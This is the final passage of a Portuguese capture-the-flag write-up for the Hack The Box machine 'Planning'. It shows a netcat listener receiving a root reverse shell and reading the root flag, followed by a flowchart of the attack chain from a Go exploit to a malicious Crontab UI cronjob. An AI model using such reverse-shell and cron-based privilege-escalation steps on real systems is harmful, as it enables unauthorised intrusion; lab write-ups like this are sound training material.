
Ao rodar o novo job, meu netcat recebeu a conexão reversa como root. Então pude ler o conteúdo da flag do root.
┌──(kali㉿kali)-[~/Boxes/Hackthebox/Easy/Planning]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.177] from (UNKNOWN) [10.129.254.133] 51852
bash: cannot set terminal process group (1439): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/# whoami
whoami
root
root@planning:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@planning:/# cat /root/root.txt
cat /root/root.txt
0233e3987cbdc0f55bb4ebe0688071e1
root@planning:/#
Conclusão
Essa máquina foi bem divertida e me ensinou sobre a necessidade da resiliência e de testar as mesmas técnicas com ferramentas ou dicionários diferentes. Também aprendi um pouco sobre Grafana e Crontab UI.
Espero muito que você tenha gostado desse write-up. O diagrama abaixo mostra os principais passos para se obter o root. Obrigado por ter lido até o final e até a próxima!
flowchart TD
    A[exploit.go] --> B[docker shell]
    B -->|credencial vazada| C[ssh como enzo]
    C -->|localhost:8000| D[Crontab UI]
    D -->|novo cronjob| E[shell como root]